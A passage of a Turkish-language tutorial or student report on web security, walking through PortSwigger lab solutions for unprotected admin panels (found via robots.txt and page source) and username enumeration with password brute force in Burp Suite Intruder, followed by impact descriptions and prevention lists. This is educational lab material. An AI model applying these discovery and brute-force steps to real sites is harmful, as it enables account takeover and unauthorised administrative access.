
### Access control vulnerabilities

LAB

Unprotected admin functionality >


şekil(7.1)

Laboratuvara giriş yapıldıktan sonra şekil(7.2)de ki sayfa ile karşılaşılır.



şekil(7.2)

Şekil(7.2)de ki sayfada adres çubuğunun yanına robots.txt yazıldığındá şekil(7.3)te ki yönetici panelinin adres bilgisi ortaya çıkar.



şekil(7.3)

Burada ki adres bilgisi adres çubuğuına yazıldığı zaman şekil(7.4)te ki gibi yönetici paneline ulaşılır.

https://ac761f1a1e9b3ff1802d08ce00cd00a3.web-security-academy.net/administrator-panel

**Web Security Academy** Unprotected admin functionality

[Back to lab home](#) [Back to lab description >>](#)

**Users**

carlos - [Delete](#)  
wiener - [Delete](#)

LAB Not solved

Home | My account

şekil(7.4)

Yönetici paneline ulaşıldıktan sonra Carlos veya Wiener isimli kullanıcılar silinebilecektir. Bu yöntem sayesinde bir web sitesinde yönetici olmadan yöneticinin yapabileceği işlevler yapılmaktadır.


## 2- Unprotected admin functionality with unpredictable URL

Bu zafiyetin uygulanması için PortSwigger web sitesinde şekil(7.5)te ki laboratuvara giriş yapılır.



şekil(7.5)

Laboratuvara giriş yapıldıktan sonra şekil(7.6)da ki sayfa ile karşılaşılır.




şekil(7.6)

Sayfa kaynağı görüntüülendiğinde şekil(7.7)de ki yönetici panelinin adresi ortaya çıkar.

```
        <script>
var isAdmin = false;
if (isAdmin) {
    var topLinksTag = document.getElementsByClassName("top-links") [0];
    var adminPanelTag = document.createElement('a');
    adminPanelTag.setAttribute('href', '/admin-w11hxe');
    adminPanelTag.innerText = 'Admin panel';
    topLinksTag.append(adminPanelTag);
    var pTag = document.createElement('p');
    pTag.innerText = '|';
    topLinksTag.appendChild(pTag);
}
</script>
şekil(7.7)
```

Bu bilgiler elde edildikten sonra /admin-w11hxe adresi web sitesinin adres çubuğu yazılarak şekil(7.8)de ki gibi yönetici paneline gidilir.



Yönetici paneline ulaşıldıktan sonra kötü niyetli kişi istediği işlemi gerçekleştirebilir.

## 7.4 ACCESS CONTROL VULNERABILITIES İle Ne Tür İşlemler Yapılabilir

Yöneticinin URL adresiyle uygulamaya giriş yapıldığı için bir web sitesi yöneticisinin bütün işlevselligi elde edilebilir. Kullanıcı bilgilerine ulaşmak, kullanıcı kaydı silme veya güncelleme gibi işlemler yapılabilir.

## 7.5 ACCESS CONTROL VULNERABILITIES Nasıl Engellenir

Access control vulnerabilities (Erişim kontrolü güvenlik açıkları) genellikle derinlemesine savunma yaklaşımı benimsenerek ve aşağıdaki ilkeler uygulanarak önlenebilir:

- Erişim kontrolü için asla gizlemeye güvenmeyin
- Bir kaynağın halka açık olması amaçlanmadıkça, varsayılan olarak erişimi reddedin.
- Mümkün olduğunda, erişim denetimlerini uygulamak için uygulama genelinde tek bir mekanizma kullanın.
- Kod düzeyinde, geliştiricilerin her kaynak için izin verilen erişimi bildirmesini ve varsayılan olarak erişimi reddetmesini zorunlu hale getirin.
- Tasarlandığı gibi çalıştırıldıklarından emin olmak için erişim kontrollerini baştan sona denetleyin ve test edin.

## 8.1 AUTHENTICATION Nedir

Kimlik doğrulama, belirli bir kullanıcının veya istemcinin kimliğini doğrulama sürecidir. Başka bir deyişle, gerçekten olduklarını iddia ettikleri kişi olduklarından emin olmayı içerir. Web siteleri, tasarım gereği internete bağlanan herkese en azından kısmen maruz kalmaktadır. Bu nedenle, güçlü kimlik doğrulama mekanizmaları, etkili web güvenliğinin ayrılmaz bir parçasıdır.

Farklı kimlik doğrulama türlerinin kategorize edilebileceği üç kimlik doğrulama faktörü vardır:

Parola veya güvenlik sorusunun yanıtı gibi bildığınız bir şey. Bunlar bazen "bilgi faktörleri" olarak adlandırılır.

Sahip olduğunuz bir şey, yani cep telefonu gibi fiziksel bir nesne. Bunlar bazen "mülkiyet faktörleri" olarak adlandırılır.

Olduğunuz veya yaptığınız bir şey, örneğin, biyometrik veriniz veya davranış kalıplarınız. Bunlar bazen "kalıtım faktörleri" olarak adlandırılır.

Kimlik doğrulama mekanizmaları, bu faktörlerden birini veya birkaçını doğrulamak için bir dizi teknolojiye dayanır.

Kimlik doğrulama güvenlik açıkları nasıl ortaya çıkar?

Genel olarak, kimlik doğrulama mekanizmalarındaki çoğu güvenlik açığı iki yoldan biriyle ortaya çıkar:

Kimlik doğrulama mekanizmaları zayıftır çünkü kaba kuvvet saldırılara(Brute Force) karşı yeterince koruma sağlayamazlar.

Uygulamadaki mantıksal kusurlar veya zayıf kodlama, kimlik doğrulama mekanizmalarının bir saldırıcı tarafından tamamen atlanmasına izin verir. Bu bazen "bozuk kimlik doğrulama" olarak adlandırılır.

## 8.2 AUTHENTICATION Türleri

1-Username enumeration(kullanıcı adı numaralandırması)

Username enumeration, bir saldırıcının belirli bir kullanıcı adının geçerli olup olmadığını belirlemek için bir web sitesinin davranışındaki değişiklikleri gözlemleyebildiği zamandır.


Username enumeration genellikle oturum açma sayfasında, örneğin geçerli bir kullanıcı adı girdiğinizde ancak yanlış bir parola veya önceden alınmış bir kullanıcı adı girdiğinizde kayıt formlarında gerçekleşir. Bu, bir oturum açmaya zorlamak için gereken zamanı ve çabayı büyük ölçüde azaltır çünkü saldırıcı, geçerli kullanıcı adlarından oluşan bir kısa listeyi hızla oluşturabilir. Bu zafiyet türünde Brute Force saldırısı kullanılarak başka bir hesaba erişilmeye çalışılacaktır.

## 8.3 AUTHENTICATION Nasıl Uygulanır

### 1-Username enumeration

Zafiyetin uygulanması için PortSwiggle web sitesine giriş yapılır ve şekil(8.1)deki laboratuvara giriş yapılı.

### Authentication




Şekil(8.1)

Laboratuvara giriş yapıldıktan sonra nasıl bir işlem yapılacağına dair şekil(8.2)deki gibi bir ekran ile karşılaşılır.

### Lab: Username enumeration via different responses



APPRENTICE



This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:


- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.


[Access the lab](#)

Şekil(8.2)

Şekil(8.2)deki ekranın usernames ve passwords yazılarına tıklanıldığında şekil(8.3) ve şekil(8.4)teki ekranlar ile karşılaşılır.




Şekil(8.3)



Şekil(8.4)

Bu sayfalarda çıkan kullanıcı adları ve şifreler bilgisayarda farklı dosyalara kayıt edilir. Ardından şekil(8.2) de ki sayfada Acces the lab butonuna tıklanarak şekil(8.5)te ki web sayfası ile karşılaşılır ve Burp Suite uygulaması açılır.

## Login




Username  
Type your credentials here

Password  
Type your credentials here

Log in

Şekil(8.5)

Burp Suite uygulamasında Şekil(8.6)da ki sayfada username ve password alanlarına Brute Force saldırıları yapılarak kullanıcı adı ve şifre Şekil(8.7) ve Şekil(8.8) de ki gibi bulunur.



POST /login HTTP/1.1  
Host: ac7d1f71ee1d4a0a12d2002c00ff.web-security-academy.net  
Cookie: \_ga=GA1.1.1111111111.1611111111; \_gat=1; \_gid=GA1.1.1111111111.1611111111  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.9  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 16  
Origin: https://ac7d1f71ee1d4a0a12d2002c00ff.web-security-academy.net  
Referer: https://ac7d1f71ee1d4a0a12d2002c00ff.web-security-academy.net/login  
Upgrade-Insecure-Requests: 1  
Te: trailers  
Connection: close

username=team4password=andandand

0 matches Clear  
Length: 701

Şekil(8.6)

3. Intruder attack of ace11f171e527c4880354047008a0068.web-security-academy.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items (?)

Request	Payload	Status	Error	Timeout	Length	-warning> ^	Comment
86	as	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
1	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
3	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
4	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
5	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
6	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
7	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
8	user	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
9	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
10	oracle	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
11	ftn	200	<input type="checkbox"/>	<input type="checkbox"/>	3102	Invalid username	
***							
91 of 100 <span style="background-color: #ff0000; color: white; padding: 2px 10px; border-radius: 10px;">(?)</span>							

Şekil(8.7)

5. Intruder attack of ace11f171e527c4880354047008a0068.web-security-academy.net - Temporary attack - Not saved to project file

Attack Save Columns


Results Target Positions Payloads Resource Pool Options

Filter: Showing all items (?)

Request	Payload	Status	Error	Timeout	Length	-warning> ^	Comment
11	123123	302	<input type="checkbox"/>	<input type="checkbox"/>	170		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
10	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	Incorrect password	
12	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	3191	Incorrect password	
***							
33 of 100 <span style="background-color: #ccc; border: 1px solid #ccc; padding: 0 5px;">(8.8)</span>							

Şekil(8.8)

Şekil(8.7) ve Şekil(8.8)de gözüktüğü üzere sistemde var olan bir kullanıcı adı bulunduktan sonra o kullanıcı adının şifresi de Brute Force yöntemi ile bulunarak Şekil(8.9)da ki gibi sisteme giriş yapılır.



Şekil(8.9)

## 8.4 AUTHENTICATION İle Ne Tür İşlemler Yapılabilir

Kimlik doğrulama güvenlik açıklarının etkisi çok ciddi olabilir. Bir saldırgan, kimlik doğrulamasını atladığında veya başka bir kullanıcının hesabına girdiğinde, ele geçirilen hesabın tüm verilerine ve işlevlerine erişebilir. Sistem yönetici gibi oldukça ayrıcalıklı bir hesabı ele geçirilebilirse, tüm uygulama üzerinde tam kontrole sahip olabilirler ve potansiyel olarak dahili altyapıya erişim elde edebilirler.

Düşük ayrıcalıklı bir hesabı ele geçirmek bile, bir saldırganın ticari açıdan hassas iş bilgileri gibi normalde sahip olmadıkları verilere erişmesini sağlayabilir.

Hesabın herhangi bir hassas veriye erişimi olmasa bile, saldırganın ek sayfalarla erişmesine izin vererek daha fazla saldırıcı alanı sağlayabilir. Genellikle, bazı yüksek önem dereceli saldırılar genel erişime açık sayfalardan mümkün olmayacağındır, ancak dahili bir sayfadan gerçekleştirilebilir.

## 8.5 AUTHENTICATION Nasıl Engellenir

- Kolay tahmin edilemeyen, güçlü parolaların kullanılması
- Default parolaların kullanılmaması, web servisi kurarken servisin sağladığı ilk parolaların değiştirilmesi
- Yanlış giriş denemelerine sınır koyması
- Yanlış giriş denemelerinin log altına alınması ve incelenmesi

- Mümkünse girişlerde robot kontrolü yapılması
- Olabildiğince random session token üretilmesi ve session tokenlarının düzgün uygulanması
- 2FA Çift faktörlü doğrulama kullanılması
- Uzak kullanıcının çok fazla başarısız oturum açma denemesi yaparsa erişmeye çalıştığı hesabı kilitleme
- Hızlı bir şekilde arka arkaya çok fazla oturum açma girişiminde bulunursa uzak kullanıcının IP adresini engellemeye

## Kaynakça

- BWAPP
- PortSwigger(<https://portswigger.net/>)
- <https://www.dogukankaradag.com/html-injection-saldiri-turleri-ve-onlemleri/>
- <https://erdemir-ata.medium.com/a1-html-injection-reflected-get-6e50e1d1ab81#:~:text=HTML%20Injection%20nedir%3F&text=S%C4%91ki%C5%9Ftr%C4%B1la,n%20kodlar%20ile%20web%20s,niyetli%20web%20sitesine%20y%C3%96nlendirme%20yapabilir.>
- <https://www.beyaz.net/tr/ipucu/entry/850/xss-nedir>
- <https://medium.com/@mmgoktas38/cross-site-scripting-xss-zafiyeti-nedir-fc149be926db>
- Demirol, D., Daş, R., & Baykara, M. (2013). SQL enjeksiyon saldırısı uygulaması ve güvenlik önerileri. In *1st International Symposium on Digital Forensics and Security* (1. Uluslararası Adli Bilişim ve Güvenlik Sempozyumu) (pp. 62-66).